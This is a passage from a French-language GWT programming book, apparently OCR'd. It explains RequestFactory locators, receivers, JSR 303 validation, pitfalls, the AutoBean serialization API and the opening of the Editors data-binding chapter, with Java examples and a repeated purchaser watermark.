find by ID	`static findEntity( id_type id)`	`T find(Class<? extends T> clazz, I id)`	Retourne une entité à partir de son ID. Attention, côté serveur la méthode s'appelle `find`, suffixée du nom de l'entité (par exemple, `findEmployee`) et prend en argument le type de l'ID
`getVersion()`	`Integer getVersion()`	`Object getVersion(T entity)`	Utilisée par RequestFactory pour détecter si un objet a changé. Les outils de mapping objet/relationnel doivent mettre à jour cette valeur automatiquement. RequestFactory appelle `getVersion()` pour savoir si un objet a été modifié et notifie les clients qui utilisent cette entité.

Voici la classe de service utilisée côté serveur, celle qui dérive de l'interface `Locator<T,I>`. On y trouve les différentes méthodes décrites dans la matrice précédente, ainsi que les méthodes déjà présentes dans notre service.

```
package com.dngconsulting.server;

import java.util.HashMap;
import java.util.List;

import com.google.web.bindery.requestfactory.shared.Locator;
```

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00

```
public class EmployeeService extends Locator<Employee, Long>{

  // Méthodes imposées par le contrat Locator<Employee,Long>
  @Override
  public Employee create(Class<? extends Employee> emp) {
    Employee employee = new Employee();
    return employee;
  }

  @Override
  public Employee find(Class<? extends Employee> emp, Long id) {
    return findEmployee(id);
  }

  @Override
  public Class<Employee> getDomainType() {
    return Employee.class;
  }

  @Override
  public Long getId(Employee emp) {
    return emp.getId();
  }

  @Override
  public Class<Long> getIdType() {
    return Long.class;
  }

  @Override
  public Object getVersion(Employee emp) {
    return emp.getVersion();
  }

  // Méthodes propres au service
  public static Long countEmployees() {
    return new Long(loadEmployees().size());
  }

  public void persist(Employee emp) {
    System.out.println("persist called with " + emp.toString());
  }

  public Employee findEmployee(Long id) {
    return loadEmployees().get(id);
  }

  private static HashMap<Long,Employee> map= new
                                      HashMap<Long,Employee>();
```

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00

```
  // On charge une liste « en dur » pour simuler la base
  private static HashMap<Long,Employee> loadEmployees() {
    if (map.isEmpty()) {
      for (int i=0;i<20;i++) {
        Employee empl = new Employee();
        empl.setId(new Long(i));
        empl.setDepartment("dept" + i);
        empl.setUserName("userName"+i);
        Company c = new Company();
        c.setName("Company"+i);
        empl.setCompany(c);
        map.put(empl.getId(),empl);
      }
    }
    return map;
  }

  public List<Employee> findAllEmployees() {
    return new ArrayList<Employee>(loadEmployees().values());
  }

}
```

Pour des raisons de concision, la classe `EmployeeService` dans cet exemple joue les deux rôles, celui consistant à exposer les services de l'application et celui consistant à faire le lien avec RequestFactory via l'interface `Locator`. Il est bien évidemment possible de séparer en deux cette classe `EmployeeService` pour éviter de polluer notre service avec un héritage technique (d'autant plus que `Locator` est une classe abstraite).

Voyons maintenant la classe `EmployeeLocator` qui renvoie l'implémentation du localisateur de services.

```
import com.google.web.bindery.requestfactory.shared.ServiceLocator;

public class EmployeeServiceLocator implements ServiceLocator {
  @Override
  public Object getInstance(Class<?> arg) {
    return new EmployeeService();
  }
}
```

Cette classe dérive simplement de `ServiceLocator` et renvoie une instance de notre classe `EmployeeService`.

Prenons le cas d'une infrastructure de services existante s'appuyant sur Spring ou EJB ; voici à quoi ressemblerait notre localisateur :

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00

```
public class MyEJBEmployeeLocator implements ServiceLocator {

@Override
  public Object getInstance(Class<?> clazz) {

    try {
        InitialContext ic = new InitialContext(jndi);
        Object ejb = ic.lookup("EmployeeRemoteEJB");
         return ejb;
    } catch (Exception e) { (...) }
}
```

Et avec Spring :

```
public class MySpringEmployeeServiceLocator implements ServiceLocator {
@Override
  public Object getInstance(Class<?> clazz) {
    try {
        ClassPathXmlApplicationContext ctx = new
                        ClassPathXmlApplicationContext(
                "/WEB-INF/applicationContext.xml")
        Object obj = ctx.getBean("EmployeeBean");
        return obj;
    } catch (Exception e) { }
}
```

Notez que ces localisateurs devront implémenter les méthodes de `Locator<T,I>` ; si ce n'est pas le cas, il faudra prévoir une classe intermédiaire qui délèguera ensuite les méthodes aux composants EJB ou Spring.

Une fois ces classes créées, il faut bien évidemment les relier à leur usine de requêtes cliente correspondante. Nous réalisons cette opération à l'aide de l'annotation `@Service` déjà abordée dans un précédent paragraphe.

```
@Service(value=EmployeeService.class,
         locator = EmployeeServiceLocator.class)
public interface EmployeeRequest extends RequestContext {
(...)
}
```

Utilisation côté client et receveurs

Une fois les classes de requêtes créées et associées aux composants de services associés, il nous reste à réaliser les appels. Une requête est associée généralement à un

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00

contexte et participe à la modification, la récupération ou la suppression d'un objet. Compte tenu qu'une requête est asynchrone, elle n'est physiquement exécutée qu'à l'appel de la méthode `fire()`. Celle-ci prend un paramètre optionnel, le callback ou receveur (type `Receiver<T>`) exécuté lors de la réponse du serveur.

Voyons concrètement l'utilisation d'une requête dans la fonction `onModuleLoad()` et l'initialisation de la classe de type `RequestFactory`.

```
public class RequestFactorySample implements EntryPoint{

  @Override
  public void onModuleLoad() {
    // On commence par créer l'usine de requêtes
    final EmployeeRequestFactory factory =
                                GWT.create(EmployeeRequestFactory.class);
    // Puis on initialise l'usine avec le bus d'événements
    factory.initialize(new SimpleEventBus());
    // Appel le service EmployeeService.countEmployees()
    factory.employeeRequest().countEmployees().fire(
                              new Receiver<Long>() {
      @Override
      public void onSuccess(Long count) {
          // Affiche à l'écran un message d'alerte avec count=20
           Window.alert("Le nombre d'employés est " + count);
      }
      });

  }
```

Contrairement à `AsyncCallBack<T>` de GWT-RPC, qui est une interface, la classe `Receiver` est abstraite et contient trois méthodes : `onFailure()` renvoie par défaut une exception de type `Runtime` en cas d'échec de l'appel, `onConstraintViolation()` renvoie les erreurs de validation côté serveur (sur la base de l'API JSR 303 Bean-Validation) et enfin la méthode la plus importante `onSuccess(T obj)` est à la charge du développeur.

Rappelons que seule l'utilisation de la méthode `fire()` exécute la requête. Sans cette méthode, le générateur de code empile l'invocation dans la liste des appels à effectuer. À titre d'information, voici ce que le compilateur GWT produit comme traitement lors de l'appel de `countEmployees()`.

```
// Code créé par le compilateur GWT pour la méthode countEmployees()
public Request<java.lang.Long> countEmployees() {
    class Req extends AbstractRequest<java.lang.Long> implements
                                        Request<java.lang.Long> {
      public Req() { super(EmployeeRequestImpl.this);}
      @Override public Req with(String... paths) {super.with(paths);
           return this;}
```

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00

```
    @Override protected RequestData makeRequestData() {
      return new RequestData("CfNjZ_EO_z5uRI58JiaTCJ1WeeA=", new Object[] {},
                                        propertyRefs, java.lang.Long.class, null);
    }
  }
  Req x = new Req();
  addInvocation(x);
  return x;
}
```

On voit bien ici qu'une requête au sens RequestFactory est une structure (`RequestData`) contenant une chaîne cryptée (correspondant au nom de la méthode cible), des paramètres et les types de retour.

Voyons maintenant une méthode renvoyant un paramètre complexe de type proxy : la recherche d'une entité avec `findEmployee(id)` :

```
public void onModuleLoad() {
    (...)
  final Request<EmployeeProxy> findEmployee =
                      factory.employeeRequest().findEmployee(10l);

  findEmployee.fire(new Receiver<EmployeeProxy>(){
    @Override
    public void onSuccess(EmployeeProxy emp) {
      // Affiche "Nom de l'employé userName10"
      Window.alert("Nom de l'employé " + emp.getUserName());
      // Affiche L'objet Company est null
      if (emp.getCompany()==null) Window.alert("Company est null");
    }});

}
```

Dans cet exemple, on s'aperçoit que l'objet `EmployeeProxy` est bien renvoyé par le serveur avec le contenu de ses différents champs, mais sans l'objet associé `Company`. Pour cela, nous devons explicitement demander le chargement de la dépendance avec l'ordre `with("company")` de la manière suivante :

```
final Request<EmployeeProxy> findEmployee =
      factory.employeeRequest().findEmployee(10l).with("company");
```

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00

Création et modification d'un objet

Modifier un objet est un peu plus complexe, car il est nécessaire d'éditer les différents champs du proxy. Par défaut, une requête n'est associée à un objet qu'en lecture seule.

```
EmployeeProxy newEmp = employeeRequest.create(EmployeeProxy.class);
final Request<Void> req = employeeRequest.persist(newEmp);

newEmp = employeeRequest.edit(newEmp);
newEmp.setUserName("L'ami Sami");

req.fire(new Receiver<Void>() {
      @Override
      public void onSuccess(Void ignore) {
        // L'objet a été mis à jour sur le serveur
      }
});
```

RequestFactory fournit également une méthode `isChanged()` indiquant si un objet a été modifié. Cette propriété est disponible sur la requête qui a servi à créer ou éditer l'objet en question. Voici l'exemple précédent adapté pour y ajouter un outil d'analyse des modifications.

```
(...)
newEmp = employeeRequest.edit(newEmp);
// Affiche IsChanged=false
System.out.println("IsChanged = " + employeeRequest.isChanged());
String oldValue = newEmp.getUserName();
newEmp.setUserName("L'ami Sami");
// Affiche IsChanged=true
System.out.println("IsChanged = " + employeeRequest.isChanged());
newEmp.setUserName(oldValue);
// Affiche IsChanged=false
System.out.println("IsChanged = " + employeeRequest.isChanged());
```

Validation et JSR 303

La spécification JSR 303 est un standard Java visant à annoter les entités pour préciser des règles de validation d'un modèle métier. Ces règles sont également appelées des contraintes. Une contrainte peut être associée à un champ par l'intermédiaire de son accesseur (`getXX()`) ou directement au niveau de la classe dans le cas de règles personnalisées.

Une validation concerne un graphe d'objets complet, un sous-ensemble de champs ou n'importe quel objet associé. L'annotation `@Valid` permet de contraindre la valida-

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00

tion des entités associées. Il existe des contraintes prédéfinies telles que `@Null` (interdiction d'avoir ce champ `null`), `@Min` et `@Max` pour préciser des tailles limites, `@Size` pour donner une taille, `@Digit` pour préciser un intervalle donné ou `@Past` et `@Future` pour faire intervenir la notion de présent et de futur. L'une des contraintes les plus utilisées est `@Pattern` qui permet de définir une expression régulière particulière.

RequestFactory intègre la JSR 303 pour peu qu'on ait pris soin au préalable d'insérer dans le *classpath* les archives JAR `hibernate-validator-4.1.0.Final.jar` et ses dépendances (`Slf4J.jar`).

Une fois configurées, il suffit simplement d'annoter les entités de la façon suivante :

```
public class Employee implements Serializable {
  @Min(value=15,message="doit être plus grand que {value} caractères")
  public String getUserName() {
   return userName;
  }
  // Les autres champs ...
}
```

Lors de chaque requête faisant intervenir des entités entre le client et le serveur, RequestFactory vérifie la validité des différents champs en appelant `validateur.validate(bean)`. En cas d'erreur, il appelle la méthode `onConstraintsViolation()` côté client en passant la liste des erreurs. Les erreurs possèdent généralement un message associé prédéfini, mais il est possible de surcharger ces messages comme nous l'avons fait avec l'attribut `message` précédent.

Voici une portion de code résumant ce principe :

```
EmployeeProxy newEmp = employeeRequest.create(EmployeeProxy.class);
final Request<Void> fooReq = employeeRequest.persist(newEmp);

newEmp = employeeRequest.edit(newEmp);
newEmp.setUserName("Trop court");

fooReq.fire(new Receiver<Void>() {
      @Override
      public void onSuccess(Void ignore) {}
      @Override
      public void onConstraintViolation(Set<ConstraintViolation<?>> violations) {
        System.out.println(violations.size() + " erreur(s) de validation");
           for (ConstraintViolation<?> cv : violations) {
             System.out.println("Erreur de validation : " +
            cv.getPropertyPath() + " " + cv.getMessage() +
            " et vous avez saisi " + cv.getInvalidValue());
           }
       }
      });
```

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00

Ce code affiche le texte suivant :

```
1 erreur(s) de validation
Erreur de validation : userName doit être plus grand que 15 caractères et vous avez
saisi null.
```

ATTENTION La validation fonctionne aussi côté client

Dans cet exemple, nous utilisons les propriétés serveur de la validation avec RequestFactory. Le chapitre relatif à la liaison de données montre qu'il est également possible d'opérer cette validation côté client.

Les pièges à éviter

RequestFactory a un mode de fonctionnement particulier qui impose au développeur de maîtriser la notion de contexte de requête. Une entité renvoyée dans une réponse est par défaut figée ou immuable, c'est-à-dire qu'il n'est pas possible de changer une de ses propriétés ou de l'associer à une nouvelle requête. Le message affiché dans ce cas sera « `java.lang.IllegalStateException: The AutoBean has been frozen.` ».

Globalement, les messages d'erreurs renvoyés par RequestFactory sont souvent énigmatiques ; à force d'habitude, on apprend à les décrypter.

Autre piège à éviter, il n'est pas possible d'éditer une entité pour laquelle un contexte a déjà été assigné. Si vous utilisez une première requête pour récupérer une entité, il n'est pas possible d'en utiliser une autre pour l'éditer.

```
EmployeeRequest req = requestFactory.employeeRequest();
emp = req.create(EmployeeProxy.class);
// emp est déjà associée à "req" et un contexte a déjà été créé
EmployeeRequest newReq = requestFactory.employeeRequest();
// ceci est impossible, l'exception suivante sera levée :
// java.lang.IllegalArgumentException: Attempting to edit an EntityProxy //
previously edited by another RequestContext
newReq.edit(emp);
```

Dans ce cas, il est nécessaire de stocker temporairement la requête qui a servi à créer la variable initiale pour la réutiliser dans un traitement ultérieur.

Sur le même principe, un autre piège consiste à réutiliser un objet RequestContext dont la méthode `fire()` a été appelée. Gardez à l'esprit qu'une fois la méthode `fire()` exécutée, le contexte est perdu. Il faut en recréer un nouveau au risque de lever l'exception « `java.lang.IllegalStateException:A request is already in progress exception` ».

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00

Ce type de situation peut être assez déstabilisant, notamment si on imagine une interface graphique dans laquelle on propose un formulaire et un bouton *Sauvegarder*. Si l'action adossée à la sauvegarde effectue une édition de l'entité et l'appel à la méthode `persist().fire()` en utilisant le même objet RequestContext, lors du second clic sur le bouton, RequestFactory lèvera l'exception précédente.


> **À RETENIR** **RequestFactory à prendre avec précaution !**
>
> RequestFactory nécessite un certain niveau de compréhension et d'expertise de l'environnement GWT. De nombreuses limitations subsistent dans les versions actuelles. Ainsi, la gestion du Lazy Loading avec un ORM n'est pas toujours adaptée, et son intégration au sein d'une infrastructure de services déjà en place nécessitera plusieurs modifications du code existant loin d'être neutres.

L'API AutoBean

L'API AutoBean a été conçue pour unifier et faciliter la sérialisation d'objets Java entre le client et le serveur. L'idée sous-jacente consiste à utiliser le principe d'interface Java (comme souvent avec GWT !) pour en décliner deux implémentations. La première, localisée côté client, est une implémentation sous la forme d'Overlay ; la seconde, côté serveur, est une implémentation Java classique.

De cette manière, il est possible d'utiliser un objet par le biais de son interface sans se soucier de sa localisation. L'objectif d'AutoBean est également de réduire la verbosité du code JavaScript destiné à sérialiser et désérialiser des objets. Il fournit enfin des dictionnaires de métadonnées à moindre coût pour permettre l'introspection des objets (liste des propriétés, etc.).

Figure 20–2
Exemple d'objet Autobean



Pour bien comprendre AutoBean, prenons un exemple concret avec notre entité précédente `Employee`.

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00

Nous définissons des interfaces pour exposer les champs de notre entité `Employee` (également l'objet associé `Address`). Puis, nous créons une *factory* chargée de renvoyer ces objets.

```
// On déclare ici les différentes méthodes de notre bean
// Notez qu'aucun héritage technique n'est nécessaire
interface Person {
  Address getAddress();
  String getName();
  void setName(String name):
  void setAddress(Address a);
}

interface Address {
  // Autres propriétés comme ci-dessus
}

// Puis on déclare la factory qui va servir à créer les instances
interface MyFactory extends AutoBeanFactory {
  AutoBean<Address> address();
  AutoBean<Person> person();
}
```

Un AutoBean est avant tout une classe technique qui encapsule un objet donné pour prendre en charge différentes opérations techniques sur cet objet. C'est concrètement un proxy, ayant les mêmes propriétés qu'un proxy dynamique Java.

L'API AutoBean tire parti de la liaison différée et de la création de code de GWT. Lors du `GWT.create()`, une implémentation de l'usine de proxies est produite. Celle-ci renvoie des objets de type AutoBean qu'il est possible d'extraire et de convertir dans leur type réel à l'aide de la méthode `autoBeanObjet.as()`. L'exemple suivant illustre l'utilisation de cette API avec un mécanisme de sérialisation et désérialisation générique.

```
public void onModuleLoad() {
  // Instancie la factory qui va servir à créer les classes
  MyFactory factory = GWT.create(MyFactory.class);
  // Côté serveur nous aurions utilisé le code suivant
  // AutoBeanFactorySource.create(MyFactory.class);
  AutoBean<Person> person = factory.person();
  Person p = person.as();
  // Une fois sérialisée, la chaîne de caractères peut être transférée
  // sur le client ou le serveur
  String payload = serializeToJson(p);
  // Lors de la désérialisation, l'objet reprend sa forme normale, côté
  // client ou serveur
  Person p2 = deserializeFromJson(payload,factory,Person.class);
}
```

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00

```
// Méthode générique qui sérialise n'importe quel objet en JSON
<T> String serializeToJson(T person) {
  // À partir d'un type réel, on peut récupérer l'autobean associé
  AutoBean<T> bean = AutoBeanUtils.getAutoBean(person);
    return AutoBeanCodex.encode(bean).getPayload();
}

// Désérialise n'importe quel objet à partir d'un flux JSON
<T> T deserializeFromJson(String json,
                MyFactory myfactory, Class<T> clazz) {
  AutoBean<T> bean = AutoBeanCodex.decode(myfactory, clazz, json);
  return (T) bean.as();
}
```

Ce principe est largement utilisé dans RequestFactory. AutoBean représente une bonne partie de la couche de transport et de sérialisation entre le client et le serveur RPC. Les messages de RequestFactory sont des AutoBeans, les entités sont également des AutoBeans sérialisés puis convertis dans leur type cible côté serveur.

Autres fonctionnalités avancées

Nous avons vu jusqu'à présent que les champs configurés dans un AutoBean devaient systématiquement passer par les accesseurs d'une interface Java. Cela peut être contraignant dans certains cas où l'objet en question possède déjà une implémentation de méthode. Pour cela, AutoBean propose la notion de catégorie. On définit la signature de la méthode en question dans l'interface et, via l'annotation `@Category`, on indique au compilateur GWT la classe qui contient l'implémentation de la méthode en question. Voici un exemple concret.

```
interface Person {
  String getName();
  void setName(String name);
  boolean calculAge(Person person);
}

@Category(PersonCategory.class)
interface MyFactory {
  // Cette méthode serait interdite sans la présence de l'annotation et
  // de l'implémentation de la classe
  myMethod(AutoBean<Person> person, AutreType obj);
  AutoBean<Person> person();
}
```

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00

```
class PersonCategory {
  // Cette méthode doit être statique, le premier paramètre est l'autobean
  public static int calculAge(AutoBean<Person> instance, Person person) {
      // Par exemple : Calculer l'age à partir de person.getAge()
  return age;
  }
}
```

L'API AutoBean fournit également d'autres méthodes utilitaires, comme le clonage d'un objet (`autoBean.clone()`), le gel des propriétés (`obj.setFrozen()` et `obj.isFrozen()`) ou la récupération des propriétés d'un objet (`AutoBeanUtils.getAllProperties()`).

En conclusion, RequestFactory et AutoBean constituent l'une des nouveautés majeures de la version GWT 2.1. Ces API sont à manipuler avec précaution et leur effet est loin d'être neutre dans une architecture en place. La documentation n'est pas toujours au niveau et les pièges assez nombreux. Espérons que les versions futures de GWT corrigeront ces défauts de jeunesse.

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00

21

L'API Editors

Lorsqu'on manipule des données et des composants graphiques, il est assez fréquent d'avoir à synchroniser les écrans avec les données. L'idée de l'API Editors et, plus généralement, du concept de *databinding*, est de proposer un canevas pour simplifier les opérations d'alimentation des composants graphiques à partir des modèles de données et vice-versa.

Objectifs et concepts

Toutes les infrastructures client riches et modernes proposent des frameworks de DataBinding. Cette fonctionnalité est arrivée assez tardivement dans GWT pour des raisons historiques. Avec UiBinder et CellWidget, Editors est désormais l'un des maillons principaux de la chaîne graphique de GWT.

Le framework Editors offre les fonctions suivantes :

- alimenter les formulaires avec des sources de données provenant d'un graphe objet ;
- synchroniser l'état d'un bean avec celui d'un formulaire contenant un ou plusieurs composant(s) graphique(s) ;
- gérer automatiquement la validation des contrôles de surface avant de synchroniser les modèles de données via la spécification JEE standard (JSR 303 – Validation Beans).

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00

Du point de vue des concepts, ce framework s'appuie sur les notions de *Driver* et d'*Editors* :

- Un *Driver* est la classe utilitaire chargée de mettre en correspondance les champs d'un bean ou POJO (*Plain Old Java Object*) avec ceux d'un formulaire.
- Un éditeur ou *Editor* constitue une vue particulière dont chaque propriété graphique possède une correspondance avec l'objet de destination.

Modèle de fonctionnement

Tout comme les autres API de GWT (ClientBundle, i18n ou RPC), la liaison de données s'appuie intensivement sur les générateurs de code. Lors de la phase de compilation, le procédé de liaison différée analyse les conteneurs (généralement des `Panel`) dérivant d'une interface technique particulière (en l'occurrence `IsEditor<T>` ou `Editor<T>`). Pour chaque conteneur, l'analyseur parcourt récursivement les composants graphiques qu'il contient (champs de saisie, listes multivaluées...) et crée le code mettant en correspondance champs graphiques et champs du modèle de données. Tout cela est réalisé à l'aide de l'annotation `@path` et d'un mécanisme de convention de nommage placé sur les composants graphiques.

Les différentes étapes de cette mise en correspondance sont :

- création du modèle de données (graphe objet à associer) ;
- déclaration des interfaces graphiques (panels...) devant recevoir les données ;
- déclenchement de l'association des interfaces graphiques et des données (mode édition).

La figure suivante illustre le procédé avec comme contrôleur principal le Driver (ou plutôt son implémentation produite lors de la compilation).




Figure 21–1
Différents traitements de la liaison entre l'interface graphique et le modèle de données

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00

Voyons du point de vue du code les différentes étapes permettant d'alimenter un écran avec les API Editors.

```
import com.google.gwt.user.client.ui.Label;
import com.google.gwt.user.client.ui.RootPanel;
import com.google.gwt.user.client.ui.TextBox;
import com.google.gwt.user.client.ui.VerticalPanel;

public class GwtTestingEditor implements EntryPoint {

  interface DriverPerson extends SimpleBeanEditorDriver<Person, PersonEditor> {}

  @Override
  public void onModuleLoad() {
    (1) final DriverPerson driverPerson = GWT.create(DriverPerson.class);

    (2) final PersonEditor editor = new PersonEditor();
    // On crée l'objet qui servira à alimenter l'écran
    final Person person = makeBean();
    // Initialise le driver avec l'écran correspondant (variable editor)
    (3) driverPerson.initialize(editor);
    // Copie les données de l'objet dans l'éditeur
    (4) driverPerson.edit(person);
    RootPanel.get().add(editor);
    // Lors du clic sur le bouton Save, nous affichons les données modifiées
    Button b = new Button("Save");
    RootPanel.get().add(b);
    b.addClickHandler(new ClickHandler() {
      @Override
      public void onClick(ClickEvent event) {
        (5) Person personModified = driverPerson.flush();
        Window.alert("Name=" + personModified.getName() +
                     " Rue=" + personModified.getAddress().getRue());
      }
    });

  }
  // Renvoie un modèle de données alimenté avec des valeurs en dur
  public Person makeBean() {
    Person p = new Person();
    Address a = new Address();
    p.setManager(new Person());
    p.setAddress(a);
    a.setRue("Rue de l'industrie");
    a.setVille("Castanet");
    p.setName("L'ami Sami");
    return p;
  }
  (...)
}
```

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00

L'étape ❶ est obligatoire. Nous définissons ici le type de Driver à utiliser. Il en existe deux : `SimpleBeanEditorDriver` permettant de faire correspondre un écran à un graphe objet, et `RequestFactoryEditorDriver`, un contrôleur spécialisé `RequestFactory`. Dans notre cas, les données sont dans un objet simple de type `Person` ; nous utilisons donc le type `SimpleBeanEditorDriver`. Une fois le Driver configuré, il nous faut créer l'écran à l'étape ❷. Il s'agit généralement d'un panneau contenant plusieurs composants graphiques associés de manière unitaire au modèle de données. Ce conteneur doit impérativement dériver de l'interface `IsEditor<T>` que nous aborderons un peu plus loin. Il peut contenir un ou plusieurs conteneur(s) de manière récursive. L'étape ❸ initialise l'écran et crée le dictionnaire des champs graphiques à associer (le *binding*). L'étape ❹ associe concrètement une instance du modèle de données (objet `person`) avec l'écran précédemment construit et met le graphe objet en mode édition. Enfin, l'étape ❺ répercute toutes les modifications opérées par l'utilisateur via le formulaire de saisie dans l'objet `personModified` à l'aide de la méthode `flush()`.

Voyons maintenant le contenu des écrans de type `Editor`. Le type `Editor<T>` précise que cet écran contient des champs liés au modèle de données. L'analyseur s'appuie sur l'annotation `@Path` ou sur une convention de nommage (suffixe *Champ*`XXEditor`).

```
class PersonEditor extends Composite implements Editor<Person> {
  @Path("name")
  TextBox name = new TextBox();

  @Path("address")
  AddressEditor addressEditor = new AddressEditor();

  public PersonEditor() {
    Grid g = new Grid(2,2);
    g.setWidget(0, 1, name);
    g.setWidget(1, 1, addressEditor);

    g.setWidget(0, 0, new Label("Name:"));
    g.setWidget(1, 0, new Label("Adresse"));

    initWidget(g);
  }

}
```

Vous pouvez remarquer que la classe `PersonEditor` est un widget composite contenant un tableau contenant lui-même d'autres contrôles graphiques, dont un contrôle simple (`"name"`) et un contrôle complexe (`"address"`). La zone de saisie `"name"` est liée au champ texte `"Person.name"` et la zone adresse, plus complexe, est externalisée dans la classe `AddressEditor`. Cette dernière est exposée ci-après et a les mêmes

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00

caractéristiques que `PersonEditor`. Elle s'appuie sur les deux champs de type `Person.Address` que sont `Person.Address.Ville` et `Person.Address.Rue`.

```
class AddressEditor extends Composite implements Editor<Address> {
  @Path("rue")
  TextBox rue = new TextBox();

  @Path("ville")
  TextBox ville = new TextBox();

  public AddressEditor() {
    VerticalPanel vp = new VerticalPanel();
    vp.add(rue);
    vp.add(ville);
    initWidget(vp);
  }

}
```

Il faut que là où le type `Editor<T>` est utilisé, le type `IsEditor<Editor<T>>` puisse lui être substitué. L'interface `IsEditor<Editor<T>>` est simplement un adaptateur qui va permettre à un composant tiers de s'insérer dans la chaîne de binding sans avoir à implémenter le contrat `Editor<T>` ; il lui suffit dans ce cas de fournir la méthode `T asEditor()`. Les composants de base de GWT (`Label`, `TextBox`...) dérivent le plus souvent directement de `IsEditor<Editor<T>>` et implémentent cette méthode.

> **ASTUCE Ignorer un champ lors du binding avec @Ignore**
>
> Pour ignorer un champ particulier dans le processus de mise en correspondance entre modèle de données et formulaires, il suffit de l'annoter avec `@Ignore`.

Les délégués

Il faut savoir que chaque composant de type `Editor` possède un délégué qui est spécifique, de type `EditorDelegate`. Ce délégué prend en charge les services du contrat `Editor` et fournit plusieurs méthodes :

- La méthode `getPath()` renvoie le chemin d'accès dans la hiérarchie des éditeurs.
- La méthode `recordError()`permet à un utilisateur d'enregistrer des erreurs spécifiques dans la chaîne de validation globale.
- La méthode `subscribe()` abonne le composant aux mises à jour du composant en question.

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00

Le délégué intervient comme un contexte de liaison sur lequel on peut interagir. Il faut préciser explicitement qu'on souhaite recevoir une instance du délégué courant.

S'il est assez rare de court-circuiter le mécanisme de liaison récursive, il est parfois indispensable de le faire pour encapsuler des composants qui n'ont pas nativement la logique Editors. Dans l'exemple suivant, nous allons découvrir les délégués et surtout appréhender les classes d'adaptateurs présents dans l'API Editors de GWT.

Pour notre besoin, nous nous appuyons sur un composant de type zone de saisie fournissant les méthodes `getText()` et `setText()` mais ne dérivant malheureusement pas de l'interface `Editor<T>`. Pour spécifier que nous souhaitons une instance du délégué courant, il nous faut dériver de l'interface `HasEditorDelegate<T>`. Nous devons ensuite faire le lien entre le framework de liaison et les accès en lecture et écriture du composant. Pour cela, nous utilisons la classe `LeafValueEditor<T>` fournissant les méthodes `V getValue(T)` et `setValue(T)`.

Le code suivant résume le principe général. Le composant `myTextBox` est associé à l'objet `MonBean`. Lorsque la valeur de notre champ de saisie est modifiée, nous souhaitons gérer une validation personnalisée (le nombre de caractères ne doit pas dépasser 2).

```
(...)
import com.thirpartycomponents.MyTextBox;

class MyEditor extends Composite implements LeafValueEditor<MyBean>,
                                             HasEditorDelegate<MyBean> {
  @Path("field")
  MyTextBox myTextBox = new MyTextBox();

     EditorDelegate<MyBean> delegate;

  public MyEditor() {
    VerticalPanel vp = new VerticalPanel();
    vp.add(myTextBox);
    initWidget(vp);
  }
  // Les deux méthodes suivantes proviennent de LeafValueEditor
  @Override
  public void setValue(MyBean value) {
    myTextBox.setText(value.getField());
  }

  public MyBean getValue() {
    MyBean value = new MyBean();
    // On met à jour le composant cible avec la valeur du modèle
    value.setField(myTextBox.getText());
         // On fait une validation de surface en « dur »
```

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00

```
  @Override
    if (myTextBox.getText().length() > 2) {
      delegate.recordError(
          "Attention la valeur ne peut pas être supérieure à 2",
          value, null);
    }

    return value;
  }
  // Cette méthode provient de l'interface HasEditorDelegate
  @Override
  public void setDelegate(EditorDelegate<MonBean> delegate) {
    this.delegate = delegate;

  }

}
```

La classe `LeafValueEditor` précédente est celle utilisée par le composant de saisie dans GWT 2.4, vous n'avez donc pas à dériver `LeafValueEditor` pour la plupart des widgets de GWT.

Il existe par ailleurs de nombreux adaptateurs réduisant le nombre de lignes de code nécessaires à l'intégration d'un nouveau composant dans Editors :

